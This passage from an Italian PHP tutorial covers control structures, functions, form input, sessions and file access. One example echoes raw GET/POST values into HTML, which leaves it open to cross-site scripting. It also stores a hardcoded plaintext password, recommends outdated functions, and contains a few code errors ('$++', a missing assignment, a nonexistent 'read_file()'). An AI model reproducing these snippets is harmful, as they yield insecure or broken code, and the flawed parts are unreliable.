Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice. Dato che le parentesi graffe sono usate nel codice PHP, se queste appaiono nei modelli sintattici indicati, significa che fanno parte delle istruzioni e non della sintassi.

Il linguaggio PHP offre due modi alternativi di rappresentare le strutture di controllo, ma qui si mostra esclusivamente quello conforme al linguaggio C e anche al linguaggio Perl. Tuttavia è necessario essere a conoscenza del fatto che esiste una seconda modalità, per non trovarsi impreparati quando si legge del codice PHP scritto diversamente da come si è abituati.

41.8.1 Struttura condizionale: «if»

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

```
if (condizione) istruzione
```

```
if (condizione) istruzione else istruzione
```

Se la condizione si verifica, viene eseguita l'istruzione o il gruppo di istruzioni che segue; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzata la sotto-struttura che si articola a partire dalla parola chiave '**else**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne dipende. Sotto vengono mostrati alcuni esempi.

```
$importo;
…
if ($importo > 10000000) echo ("L'offerta è vantaggiosa\n");
```

```
$importo;
$memorizza;
…
if ($importo > 10000000)
  {
    $memorizza = $importo;
    echo ("L'offerta è vantaggiosa\n");
  }
else
  {
    echo ("Lascia perdere\n");
  }
```

L'esempio successivo, in particolare, mostra un modo grazioso per allineare le sottocondizioni, senza eccedere negli annidamenti:

```
$importo;
$memorizza;
…
if ($importo > 10000000)
  {
    $memorizza = $importo;
    printf ("L'offerta è vantaggiosa\n");
  }
else if ($importo > 5000000)
  {
    $memorizza = $importo;
    printf ("L'offerta è accettabile\n");
  }
else
  {
    printf ("Lascia perdere\n");
  }
```

Va osservato che il PHP consente di fondere assieme le parole '**`else`**' e '**`if`**' in un'unica parola: '**`elseif`**'. Ma per uniformità con il linguaggio C sarebbe meglio evitare di avvalersi di questa forma contratta.

41.8.2 Struttura di selezione: «switch»

«

La struttura di selezione che si attua con l'istruzione '**`switch`**', è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, questa struttura permette di **saltare** a una certa posizione della struttura, in base al risultato

di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di una variabile intera.

```
$mese;
…
switch ($mese)
  {
    case 1: echo ("gennaio\n"); break;
    case 2: echo ("febbraio\n"); break;
    case 3: echo ("marzo\n"); break;
    case 4: echo ("aprile\n"); break;
    case 5: echo ("maggio\n"); break;
    case 6: echo ("giugno\n"); break;
    case 7: echo ("luglio\n"); break;
    case 8: echo ("agosto\n"); break;
    case 9: echo ("settembre\n"); break;
    case 10: echo ("ottobre\n"); break;
    case 11: echo ("novembre\n"); break;
    case 12: echo ("dicembre\n"); break;
  }
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene richiesta l'interruzione esplicita dell'analisi della struttura, attraverso l'istruzione '**`break`**', perché altrimenti verrebbero eseguite le istruzioni del caso successivo, se presente. Infatti, un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni.

```
$anno;
$mese;
$giorni;
…
switch ($mese)
```

```
  {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        $giorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        $giorni = 30;
        break;
    case 2:
        if (((($anno % 4 == 0) && !($anno % 100 == 0)) ||
                ($anno % 400 == 0))
            $giorni = 29;
        else
            $giorni = 28;
        break;
  }
```

È anche possibile dichiarare un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
$mese;
…
switch ($mese)
  {
    case 1: echo ("gennaio\n"); break;
    case 2: echo ("febbraio\n"); break;
    …
    case 11: echo ("novembre\n"); break;
    case 12: echo ("dicembre\n"); break;
    default: echo ("mese non corretto\n"); break;
  }
```

Va osservato che l'espressione oggetto di valutazione può essere di qualunque tipo «scalare» secondo il linguaggio. Pertanto, avrebbe potuto trattarsi anche di una stringa:

```
$mese;
…
switch ($mese)
  {
    case "gennaio": echo ("gennaio\n"); break;
    case "febbraio": echo ("febbraio\n"); break;
    …
    case "novembre": echo ("novembre\n"); break;
    case "dicembre": echo ("dicembre\n"); break;
    default: echo ("mese non corretto\n"); break;
  }
```

41.8.3 Iterazione con condizione di uscita iniziale: «while»

L'iterazione si ottiene normalmente in PHP attraverso l'istruzione '**`while`**', la quale esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene

valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

```
while (condizione) istruzione
```

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
$i = 0;
while ($i < 10)
  {
    $i++;
    echo ("x");
  }
```

Nel blocco di istruzioni di un ciclo '**while**', ne possono apparire alcune particolari:

- '**break**', che serve a uscire definitivamente dalla struttura del ciclo;
- '**continue**', che serve a interrompere l'esecuzione del gruppo di istruzioni, riprendendo immediatamente con il ciclo successivo (a partire dalla valutazione della condizione).

L'esempio seguente è una variante del calcolo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento dell'istruzione '**break**'. All'inizio della struttura, '**while (TRUE)**' equivale a stabilire che il ciclo è senza fine, perché la condizione è sempre vera. In questo modo, solo la richiesta esplicita di interruzione dell'esecuzione della struttura (attraverso l'istruzione '**break**') permette l'uscita da questa.

```
$i = 0;
while (TRUE)
```

```
  {
    if ($i >= 10)
      {
        break;
      }
    $i++;
    echo ("x");
  }
```

41.8.4 Iterazione con condizione di uscita finale: «do-while»

Una variante del ciclo '**while**', in cui l'analisi della condizione di uscita avviene dopo l'esecuzione del blocco di istruzioni che viene iterato, è definito dall'istruzione '**do**'.

```
do blocco_di_istruzioni while (condizione);
```

In questo caso, si esegue un gruppo di istruzioni una volta, poi se ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

```
$i = 0;
do
  {
    $i++;
    echo ("x");
  }
while ($i < 10);
```

L'esempio mostrato è quello già usato nella sezione precedente, con l'adattamento necessario a utilizzare questa struttura di controllo.

41.8.5 Ciclo enumerativo: «for»

«

In presenza di iterazioni in cui si deve incrementare o decrementare una variabile a ogni ciclo, si usa preferibilmente la struttura '**for**', che in PHP, come in C, permetterebbe un utilizzo più ampio di quello comune:

```
for ([espressione1]; [espressione2]; [espressione3]) istruzione
```

La forma tipica di un'istruzione '**for**' è quella per cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni) e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, l'utilizzo normale del ciclo '**for**' potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

L'esempio già visto, in cui viene visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**':

```
$i;
for ($i = 0; $i < 10; $i++)
  {
    echo ("x");
  }
```

Anche nelle istruzioni controllate da un ciclo '**for**' si possono collocare istruzioni '**break**' e '**continue**', con lo stesso significato visto per il ciclo '**while**' e '**do**...**while**'.

Sfruttando la possibilità di inserire più espressioni in una singola istruzione, si possono realizzare dei cicli '**for**' molto più complessi, anche se questo è sconsigliabile per evitare di scrivere codice troppo difficile da interpretare. In questo modo, l'esempio precedente potrebbe essere ridotto a quello che segue, dove si usa un punto e virgola solitario per rappresentare un'istruzione nulla:

```
$i;
for ($i = 0; $i < 10; echo ("x"), $i++)
  {
    ;
  }
```

Se si utilizzano istruzioni multiple, separate con la virgola, occorre tenere presente che **l'espressione che esprime la condizione deve rimanere singola** (se per la condizione si usasse un'espressione multipla, conterebbe solo la valutazione dell'ultima). Naturalmente, nel caso della condizione, si possono costruire condizioni complesse con l'ausilio degli operatori logici, ma rimane il fatto che l'operatore virgola ('`,`') non dovrebbe avere senso lì.

Nel modello sintattico iniziale si vede che le tre espressioni sono opzionali e rimane solo l'obbligo di mettere i punti e virgola relativi. L'esempio seguente mostra un ciclo senza fine che viene interrotto

attraverso un'istruzione '**break**':

```
$i = 0;
for (;;)
  {
    if ($i >= 10)
      {
        break;
      }
    echo ("x");
    $++;
  }
```

41.8.6 Ciclo di scansione degli array: «foreach»

«

Il linguaggio PHP gestisce gli array in modo molto «semplice», consentendo di usare indifferentemente array tradizionali con un indice numerico e array associativi con un indice costituito da un valore scalare qualsiasi. La scansione di un array con la struttura '**for**' può avvenire solo in presenza di un array tradizionale a indice numerico; diversamente l'operazione diventerebbe troppo difficile.

```
foreach (array as valore) istruzione
```

```
foreach (array as indice => valore) istruzione
```

La sintassi per la struttura '**foreach**' è di tue tipi; nel primo caso, la scansione attribuisce alla variabile ***valore***, di volta in volta, una copia del contenuto dell'elemento in corso di scansione. Va osservato che ***valore*** deve essere una variabile e che questa va poi utilizzata solo per leggere tale informazione, perché modificandola **non** si otterrebbe l'aggiornamento dell'elemento corrispondente nell'array.

```
$arr = array (1, 1, 2, 3, 5, 8);
$v;
foreach ($arr as $v)
  {
    echo ("$v, ");
  }
```

Come si vede nell'esempio appena apparso, si scandisce l'array ***$arr*** e si visualizza il suo contenuto, a partire dal primo elemento, fino all'ultimo presente.

La seconda forma sintattica del ciclo '**foreach**' consente di conoscere l'indice utile per accedere all'elemento scandito:

```
$arr = array (1, 1, 2, 3, 5, 8);
$i;
$v;
foreach ($arr as $i => $v)
  {
    echo ($arr[$i] . ", ");
  }
```

L'esempio produce lo stesso risultato di quello precedente, con la differenza che l'elemento scandito viene individuato attraverso l'indice, qualunque esso sia in quel momento, consentendo eventualmente di modificare il contenuto dell'elemento relativo.

Anche nelle istruzioni controllate da un ciclo '**foreach**' si possono collocare istruzioni '**break**' e '**continue**', con lo stesso significato visto per il ciclo '**while**', '**do**...**while**' e '**for**'.

41.9 Funzioni

«

Le funzioni del linguaggio PHP si dichiarano in modo analogo a quello del linguaggio C. Nella situazione più comune si usa una sintassi come quella seguente:

```
function nome ([par_1, [par_2 [, ...]]])
{
    istruzioni
    ...
}
```

Va osservato che la dichiarazione della funzione non specifica il tipo che questa restituisce, ammesso che restituisca qualcosa, e nemmeno il tipo dei parametri della chiamata. A ogni modo, come nel C e come in altri linguaggi, si restituisce un valore con l'istruzione '**return**', ma ciò che può essere restituito non è vincolato a dei tipi particolari e può essere anche un array.

```
function mia ($a, $b, $c)
{
  return ($a+$b+$c);
}
```

L'esempio mostra la funzione ***mia()*** che accetta tre argomenti, di cui inizialmente non si conosce il tipo. La funzione prende i tre argomenti e ne restituisce la somma, ammesso che questi corrispondano a dati numerici che possano essere sommati. Il tipo restituito dalla funzione dipende dal tipo generato dalla somma. Nell'esempio successivo, viene chiamata la funzione ***mia()*** con alcuni valori di cui si vuole ottenere la somma; ciò che la variabile ***$d*** ottiene è il numero

6:

```
$d = mia (1, 2, 3);
```

Il linguaggi PHP consente di stabilire un valore predefinito dei parametri previsti:

```
function mia ($a = 1, $b = 2, $c = 3)
{
  return ($a+$b+$c);
}
```

La funzione ***mia()*** del nuovo esempio agisce come nella dichiarazione precedente, con la differenza che nella chiamata si possono omettere dei dati, se il valore predefinito è valido:

```
$d = mia (5, 6);
```

In questo caso, nella variabile ***$d*** si ottiene il valore 14 (5+6+3), perché il terzo argomento mancante è costituito implicitamente dal valore 3.

Perché il meccanismo degli argomenti predefiniti possa essere efficace, è necessario che i parametri rispettivi siano messi per ultimi nella dichiarazione della funzione, secondo un ordine di importanza. Nel caso della funzione ***mia()***, è conveniente supporre che se non si specifica il secondo argomento (parametro ***$b***), non abbia alcun senso specificare invece il terzo (parametro ***$c***), perché diversamente sarebbe scomodo saltare l'argomento centrale. Quindi, con una funzione strutturata così, si intende implicitamente che sia conveniente avere chiamate senza argomenti, con i primi due argomenti o con tutti e tre gli argomenti.

Con la dichiarazione dei parametri di una funzione (nell'esempio della funzione ***mia()*** si tratta delle variabili ***$a***, ***$b*** e ***$c***), si ha im-

plicitamente la loro dichiarazione in qualità di variabili locali. Ciò comporta che la modifica del contenuto di queste variabili non si trasmette ai dati di origine, anche se si trattasse di un array. Tuttavia, è possibile dichiarare espressamente un parametro in modo tale che faccia riferimento a una variabile nella chiamata:

```
function tua ($e, $f, &$g)
{
  $g = $e+$f;
}
//
$h = 10;
tua (1, 2, $h);
```

Nell'esempio si vede la funzione ***tua()***, nella quale l'ultimo parametro (***$g***) è preceduto dalla e-commerciale, '**&**'. In tal modo, per il linguaggio PHP, si intende specificare che la variabile locale corrispondente viene trattata come riferimento a una variabile usata nella chiamata. Nel caso della funzione dell'esempio, si vede che si va a modificare quella variabile con la somma degli altri due argomenti. Nell'esempio si vede poi che si dichiara una variabile ***$h*** con un certo valore di partenza, quindi si chiama la funzione ***tua()***, utilizzando la variabile ***$h*** come ultimo argomento. Dopo la chiamata, la variabile ***$h*** contiene il valore 3, pari alla somma degli altri due argomenti.

Quando una funzione prevede dei parametri trasmessi per riferimento, la chiamata di tale funzione deve mettere, in corrispondenza di quei parametri, delle variabili. Se nel caso dell'esempio, nella chiamata della funzione ***tua()***, se il terzo argomento fosse una costante, l'interprete PHP produrrebbe un errore irreversibile.

Così come è possibile consentire l'uso di funzioni la cui chiamata sia, totalmente o parzialmente, per riferimento, è possibile anche che una funzione restituisca una propria variabile per riferimento, in modo da consentirne la modifica al di fuori della funzione stessa:

```
function &sua ()
{
  static $i = 0;
  $i++;
  return ($i);
}
//
$j = &sua ();
$j += 10;
sua ();
```

L'esempio mostra la funzione ***sua()*** che non dichiara parametri, ma al suo interno mette una variabile statica, ***$i***, che poi viene restituita. La funzione viene dichiarata con l'operatore '**&**' per indicare che quanto viene restituito è (deve essere) il riferimento a una variabile. Poi si vede la variabile ***$j*** che diviene un riferimento alternativo alla variabile restituita dalla chiamata alla funzione ***sua()*** e inizialmente si trova a contenere il valore 1. Poi ***$j*** viene incrementata di 10 unità, passando a ***11***, quindi viene chiamata nuovamente la funzione ***sua()***, la quale incrementa ulteriormente la propria variabile ***$i*** che però corrisponde sempre alla variabile ***$j*** e ora contiene ***12***.

41.10 Suddivisione del programma in più file

«

Il codice PHP può essere distribuito su più file, specialmente se più programmi condividono l'uso di certe funzioni o di certe dichiarazioni. I programmi che si avvalgono di altri file usano delle istruzioni di inclusione, per far sì che in un certo punto del proprio codice si inserisca quello di un altro file. In generale è opportuno che le inserzioni di file diversi avvengano al di fuori delle funzioni e contengano codice adatto per collocarsi al livello del campo di azione globale.

```
include (file_da_includere)
```

```
include_once (file_da_includere)
```

```
require (file_da_includere)
```

```
require_once (file_da_includere)
```

I modelli sintattici mostrano quattro istruzioni alternative per l'inclusione di codice esterno (hanno l'apparenza di funzioni, ma in realtà le parentesi tonde possono essere omesse). Queste istruzioni hanno in comune l'argomento richiesto, costituito da una stringa che indica il percorso di un file da includere. In teoria il percorso di tale file potrebbe essere espresso come URI, per raggiungere un file remoto, ma è sicuramente meglio evitare di dipendere da file remoti e disporre tutto nello stesso file system del programma principale.

Le istruzioni il cui nome inizia per ***include***, si limitano a generare un avvertimento nel caso il file non risulti accessibile, senza però compromettere l'esecuzione del programma; al contrario, le istruzioni ***require***, nel caso non riuscissero a caricare il file richiesto, produrrebbero un errore irreversibile e l'arresto del programma. In pratica, vanno usate le funzioni ***require*** se l'inclusione è indispensabile.

Le istruzioni che finiscono per ***once***, hanno in comune il fatto di caricare il file soltanto se questo non risulta già essere stato caricato.

41.11 Input di dati

Quando una pagina PHP riceve dati attraverso una chiamata GET o POST, queste informazioni sono disponibili al linguaggio PHP tramite gli array superglobali ***$_GET[]*** e ***$_POST[]***. L'indice per raggiungere tali informazioni è costituito dal nome del campo corrispondente, nel formulario realizzato presumibilmente con l'elemento '**FORM**' del HTML:

```
<?php
echo ("<!doctype html>\n");
echo ("<html>\n");
echo ("  <head>\n");
echo ("    <meta charset=\"UTF-8\">\n");
echo ("    <title>GET e POST</title>\n");
echo ("  </head>\n");
echo ("  <body>\n");
$i;
$v;
foreach ($_GET as $i => $v)
  {
   echo ("    <p>\$_GET[\"$i\"] == \"$v\"</p>\n");
  }
foreach ($_POST as $i => $v)
```

```
  {
   echo ("    <p>\$_POST[\"$i\"] == \"$v\"</p>\n");
  }
echo ("    <FORM ACTION=\"io.php\" METHOD=\"GET\">\n");
echo ("    <INPUT NAME=\"campo_1\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_2\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_3\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_4\" SIZE=\"15\">\n");
echo ("    <INPUT TYPE=\"submit\" "
     ."VALUE=\"inserisci GET\">\n");
echo ("    </FORM>\n");
echo ("    <FORM ACTION=\"io.php\" METHOD=\"POST\">\n");
echo ("    <INPUT NAME=\"campo_1\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_2\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_3\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_4\" SIZE=\"15\">\n");
echo ("    <INPUT TYPE=\"submit\" "
     ."VALUE=\"inserisci POST\">\n");
echo ("    </FORM>\n");
echo ("  </body>\n");
echo ("</html>\n");
?>
```

Nell'esempio si vede che, attraverso il codice PHP, viene generata una pagina HTML contenente due elementi '**FORM**', i quali inviano dati al file '`io.php`', rispettivamente secondo il metodo GET e secondo il metodo POST. Il codice PHP, prima di visualizzare gli elementi '**FORM**', scandisce gli array ***$_GET[]*** e ***$_POST[]***, mostrando tutto il loro contenuto. In pratica, ammesso che questo esempio si trovi nel file '`io.php`', la prima volta che lo si visualizza si ottiene solo il formulario, quindi, inviando qualche dato, si vede ciò che era stato inserito in precedenza.

Figura 41.75. Esempio di inserimento di dati nel file ‘`io.php`’ ed esito successivo.



È importante che nella configurazione del PHP (file ‘`php.ini`’) ci sia la direttiva ‘**`magic_quotes_gpc=Off`**’:

```
magic_quotes_gpc = Off
```

Se questa direttiva non c’è o se è impostata in modo differente, quando si inseriscono dati nei campi di un formulario, la lettura degli array ***$_GET[]*** e ***$_POST[]*** produce un effetto spiacevole in corrispondenza dell’apostrofo: viene trasformato in ‘`\'`’.

Figura 41.77. Apostrofo ottenuto senza la direttiva di configurazione '**magic_quotes_gpc=Off**'.



Quando si devono attendono dati attraverso gli array ***$_GET[]*** e ***$_POST[]***, è necessario accertarsi che questi ci siano effettivamente, per evitare il manifestarsi di errori, anche se di lieve entità:

```
$cognome = "";
$nome = "";
if (isset ($_GET["cognome"])) $cognome = $_GET["cognome"];
if (isset ($_GET["nome"]))    $nome    = $_GET["nome"];
```

In questo caso si usa la funzione ***isset()*** per determinare se l'elemento richiesto dell'array ***$_GET[]*** esiste veramente: se ciò è vero, allora copia il suo contenuto in una variabile scalare apposita.

Oltre al problema di verificare l'esistenza di un dato, è necessario applicare un filtro preliminare alle informazioni ricevute, per evitare di accettare dati inappropriati o pericolosi. Per esempio, se si prevede un campo numerico, conviene eseguire un cast, con il quale tutto ciò che non fosse numerico verrebbe semplicemente scartato:

```
$anni = 0;
if (isset ($_GET["anni"])) $anni (int) $_GET["anni"];
```

Per situazioni più complesse, come il caso dell'inserimento

di un indirizzo di posta elettronica, si possono utilizzare le espressioni regolari, con l'aiuto della funzione ***preg_match()***:

```
$email = "";
if (isset ($_GET["email"])
  && preg_match ("/^[a-zA-Z0-9._-]*@[a-zA-Z0-9._-]*$/", $_GET["email"]))
  {
    $email = $_GET["email"];
  }
```

In verità, il linguaggio PHP offre delle funzioni appropriate per il filtro dei dati in ingresso; tuttavia, il meccanismo standard rischia di creare confusione. A ogni modo, si tratterebbe di sfruttare le funzioni ***filter_...()***.

Il filtro in ingresso ai dati consente di rifiutare dati non validi e di ignorare il superfluo. Tuttavia, all'interno di dati validi si possono nascondere altri problemi, nel momento in cui questi dati devono essere usati. Per esempio, se l'informazione ricevuta serve per popolare una tabella SQL, è necessario trasformare la stringa che rappresenta l'informazione in modo che non si creino interferenze con i simboli usati per la delimitazione nella sintassi SQL.

Tabella 41.81. Funzioni utili per la trasformazione di stringhe, secondo vari criteri relativi all'uso in istruzioni SQL e HTML. La prima versione trasforma la stringa, la seconda, se c'è, la ripristina.

Funzione	Descrizione

`addslashes (`***str***`)`
 	
`stripslashes (`***str***`)`
	La funzione ***addslashes()*** trasforma la stringa ***str***, restituendola con l'aggiunta di simboli '\' davanti agli apostrofi, agli apici doppi e alle barre oblique inverse. Ciò serve a consentire l'uso dell'informazione all'interno di un dato delimitato da apici, singoli o doppi, che preveda questo tipo di sequenza di escape. La funzione ***stripslashes()*** fa il lavoro opposto, togliendo le sequenze di escape.

`mysql_real_escape_string (`***str***`)`	Trasforma la stringa ***str***, restituendola con tutti gli adattamenti necessari all'uso in un'istruzione SQL di MySQL, precisamente in quella parte dell'istruzione che si trova a essere delimitata da apici.
`preg_quote (`***str***`)`	Trasforma la stringa ***str***, restituendola con tutti gli adattamenti necessari a usarla, tale e quale, in un'espressione regolare Perl.

Funzione	Descrizione

`htmlspecialchars (`***str***`)`
 	
`htmlspecialchars_decode (`***str***`)`
	La funzione ***htmlspecialchars()*** trasforma la stringa ***str***, restituendola con la trasformazione di simboli speciali per l'HTML in entità standard. Per esempio, '**&**' viene trasformato in '**&**'; '**<**' e '**>**' vengono trasformati in '**<**' e '**>**'. La funzione ***htmlspecialchars_decode()*** compie la trasformazione opposta.

`htmlentities (`***str***`)`
 	
`html_entity_decode (`***str***`)`
	La funzione ***htmlentities()*** trasforma la stringa ***str***, restituendola con la trasformazione di tutti i simboli possibili in entità standard. La funzione ***html_entity_decode()*** compie la trasformazione opposta.

Funzione	Descrizione
`nl2br (`***str***`)`	Trasforma la stringa ***str***, trasformando il codice di interruzione di riga in '**` `**'. Ciò può essere utile per l'incorporazione in codice HTML.

41.12 Sessione

«

Le sessioni sono il modo con il quale è possibile conservare delle informazioni, nell'ambito di un'applicazione scritta in PHP, attraverso accessi successivi. Questo problema si pone quando è necessario riconoscere che si tratta dello stesso utente che continua ad accedere durante una stessa sessione di lavoro.

Le informazioni relative alla sessione vengono conservate dall'interprete PHP in file temporanei, la cui collocazione è determinata attraverso la direttiva di configurazione ***session.save_path***, nel file '`php.ini`' (può essere modificata anche attraverso la funzione ***session_save_path()***, il cui uso è però sconsigliabile, se si vuole scrivere un programma che non dipenda dalle caratteristiche particolari della piattaforma in cui si trova a funzionare). Generalmente, potrebbe trattarsi della directory '`/var/lib/php…/`', la quale deve consentire l'accesso in lettura e scrittura all'utenza di sistema con cui figura funzionare l'interprete PHP. Eventualmente, in presenza di errori relativi alla gestione delle sessioni, va verificato proprio quale sia il percorso per questi file temporanei e i permessi di accesso esistenti in tale directory.

Naturalmente, perché la sessione possa mantenersi, il programma cliente (il navigatore) deve conservare un'informazione univoca che permetta al PHP di riconoscere che l'accesso fa parte di una certa sessione già attiva. Per questo si usano i *cookie* o informazioni inserite come metodi GET o POST. Il sistema dei *cookie* è quello più efficace e, generalmente, le applicazioni scritte in PHP richiedono che il programma cliente consenta l'uso dei *cookie*.

La sessione inizia formalmente con l'uso della funzione ***session_start()***, la quale genera una nuova sessione o riprende una sessione precedente, se questa risulta già attiva.

Le informazioni relative alla sessione in corso, sono conservate nell'array superglobale ***$_SESSION[]***, ed è in questo array che le informazioni da preservare vanno aggiunte.

Viene mostrato un esempio completo, di un file PHP che, chiamato per la prima volta, richiede di inserire una parola d'ordine; poi, alle chiamate successive, riconoscendo che questa è già stata inserita, consente di incrementare un contatore, fino a quando si richiede espressamente di uscire dalla sessione, azzerando il contatore e la parola d'ordine memorizzata.

```
<?php
session_start ();
$password_attesa = "la mia password";
//
if (!isset ($_SESSION["contatore"]))
  {
    $_SESSION["contatore"] = 0;
  }
if (!isset ($_SESSION["password"]))
  {
    $_SESSION["password"] = "";
```

```
  }
//
if (isset ($_POST["password"]))
  {
    $_SESSION["password"] = $_POST["password"];
  }
if (isset ($_POST["incrementa"])
  && $_POST["incrementa"] == "+"
  && $_SESSION["password"] == $password_attesa)
  {
    $_SESSION["contatore"]++;
  }
if (isset ($_POST["esci"])
  && $_POST["esci"] == "0"
  && ($_SESSION["password"] == ""
    || $_SESSION["password"] == $password_attesa))
  {
    $_SESSION["contatore"] = 0;
    $_SESSION["password"] = "";
  }
//
echo ("<!doctype html>\n");
echo ("<html>\n");
echo ("  <head>\n");
echo ("    <meta charset=\"UTF-8\">\n");
echo ("    <title>Sessione</title>\n");
echo ("  </head>\n");
echo ("  <body>\n");
echo ("    <p>contatore: ".$_SESSION["contatore"]."</p>\n");
//
if ($_SESSION["password"] != $password_attesa)
  {
    echo ("    <form method=\"POST\">\n");
    echo ("    <p>Password: ");
```

```
    echo ("    <input type=\"password\" name=\"password\" "
         ."value=\"\">\n");
    echo ("    <input type=\"submit\" value=\"inizia\">\n");
    echo ("    </form>\n");
  }
else
  {
    echo ("    <form method=\"POST\">\n");
    echo ("    <input type=\"submit\" name=\"incrementa\" "
         ."value=\"+\">\n");
    echo ("    <input type=\"submit\" name=\"esci\" "
         ."value=\"0\">\n");
    echo ("    </form>\n");
  }
echo ("  </body>\n");
echo ("</html>\n");
?>
```

Come si vede nell'esempio, la sessione conserva due informazioni: ***$_SESSION["password"]***, pari alla parola d'ordine corrente, e ***$_SESSION["contatore"]***, pari al contatore da incrementare. Dal metodo POST si attendono tre campi possibili: ***password***, ***incrementa*** ed ***esci***. Se c'è il campo ***password***, questo viene annotato nella sessione; se c'è il campo ***incrementa*** che contiene correttamente la stringa '`+`', e la parola d'ordine annotata nella sessione è quella attesa, allora il contatore ***$_SESSION["contatore"]*** viene incrementato; se c'è il campo ***esci*** che contiene correttamente la stringa '`0`', e la parola d'ordine annotata nella sessione è quella attesa, oppure non c'è affatto, allora il contatore ***$_SESSION["contatore"]*** viene azzerato e viene azzerata anche la parola d'ordine.

Successivamente, viene predisposta una pagina HTML, dove si mo-

stra un formulario con la richiesta della parola d'ordine se questa non risulta inserita correttamente, oppure con due bottoni, uno per incrementare il contatore e l'altro per azzerarlo e ricominciare.

Figura 41.83. Aspetto del programma di esempio: a sinistra si vede l'inizio della sessione con la richiesta della parola d'ordine; a destra si vede la sessione in corso, con i bottoni di incremento e di uscita dalla sessione.



Prima di creare o di fare riferimento a una sessione, attraverso la funzione ***session_start()***, è possibile indicare il nome di una sessione precisa: ciò consente di tenere distinte sessioni alternative, per qualche scopo. Quando questo nome di sessione non viene specificato, si intende implicitamente quello predefinito, pari a '**`PHPSESSID`**'. Il nome della sessione può essere definito o letto attraverso la funzione ***session_name()***, la quale va usata sempre prima di ***session_start()***:

```
$nome = session_name ("mia_sessione");
session_start ();
```

L'esempio mostra l'uso della funzione ***session_start()***: in questo caso viene salvato il nome della sessione attiva precedentemente nella variabile ***$nome*** e viene selezionata la nuova sessione '**`mia_sessione`**'.

Una sessione può essere chiusa esplicitamente, eliminando quanto memorizzato nell'array ***$_SESSION[]***, con la funzione ***session_destroy()***. Va però osservato che viene eliminata la sessione

attiva: se si vuole eliminare una sessione precisa, la quale potrebbe risultare attiva o meno, va usata prima la funzione ***session_name()*** e, per maggiore sicurezza, anche ***session_start()***:

```
$nome = session_name ("mia_sessione");
session_start ();
session_destroy ();
```

41.13 Accesso ai file

Il linguaggio PHP offre molte funzioni più o meno conformi allo standard della libreria C e POSIX, per l'accesso al file system, ma mette a disposizione anche alcune funzioni particolari che rendono più semplice l'accesso ai file. Queste ultime funzioni sono quelle che si trovano più frequentemente nel codice PHP, proprio per la loro praticità.

```
file (percorso)
```

La funzione ***file()*** richiede l'indicazione di una stringa contenente il percorso necessario a raggiungere un file di testo. La funzione si occupa di leggere il file e di restituire un array di stringhe, contenenti ognuna la riga ***n***-esima del file di origine. Le righe del file originario vengono copiate come sono, complete del codice di interruzione di riga finale. Se la lettura fallisce, la funzione restituisce il valore *Falso*.

```
file_get_contents (percorso)
```

La funzione ***file_get_contents()*** legge un file di qualunque tipo e lo restituisce come se fosse una stringa. Se la lettura fallisce, restituisce

il valore *Falso*.

```
file_put_contents (percorso, contenuto)
```

La funzione ***file_put_contents()*** crea o sovrascrive un file di qualunque tipo, restituendo la quantità di byte scritti con successo. Il primo argomento richiesto è il percorso del file, mentre il secondo rappresenta il contenuto da scrivere, il quale può essere in forma di stringa o di array di stringhe.

```
read_file (percorso)
```

La funzione ***read_file()*** consente di leggere un file e di riprodurlo (visualizzarlo). In pratica svolge il ruolo di ***echo(file_get_contents())***.

Le funzioni di lettura dei file che sono state descritte (***file()***, ***file_get_contents()*** e ***read_file()***) possono essere usate per leggere sia file locali, sia file remoti, raggiungibili con i protocolli HTTP, HTTPS e FTP. In tal caso, invece di indicare un percorso tradizionale a un file locale, si indica un URI, del tipo '`http://`…'.

41.14 Espressioni regolari

«

Il linguaggio PHP utilizza preferibilmente le espressioni regolari secondo la sintassi del Perl come descritto in sintesi nella sezione 24.13. Senza entrare nel dettaglio della sintassi delle espressioni regolari, la quale invece va approfondita nella documentazione originale, va osservato che le stringhe di tali espressioni devono essere raccolte in delimitatori appropriati, corrispondenti di solito alla barra obliqua '`/`', come si fa nel linguaggio Perl, anche se qui, con il

PHP, tali espressioni sono ben individuate da parametri distinti nelle funzioni che le utilizzano.

Le funzioni fondamentali per la gestione delle espressioni regolari secondo la sintassi Perl, sono ***preg_match()*** e ***preg_replace()***.

```
preg_match (regex, stringa)
```

